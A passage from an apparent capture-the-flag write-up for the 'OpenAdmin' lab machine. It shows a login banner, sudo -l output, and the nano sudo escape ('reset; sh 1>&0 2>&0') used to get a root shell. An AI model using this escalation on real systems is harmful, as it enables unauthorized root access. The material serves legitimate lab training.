  Memory usage: 16%               IP address for ens160: 10.129.189.204
  Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

39 packages can be updated.
11 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jul 27 06:12:07 2021 from 10.10.14.15
joanna@openadmin:~$
"
Joanna to Root
Check Privilege
sudo -l

`
Matching Defaults entries for joanna on openadmin:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR
    XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    mail_badpass

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
`
/opt/priv using /bin/nano text editor
Finding a way to escalate privilege through Nano Text Editor
[nano | GTFOBins](https://gtfobins.github.io/gtfobins/nano/)Exploit
sudo /bin/nano /opt/priv
Ctrl-R then Ctrl-X
Then paste reset; sh 1>&0 2>&0 to the Command line and press enter.

clear to the command line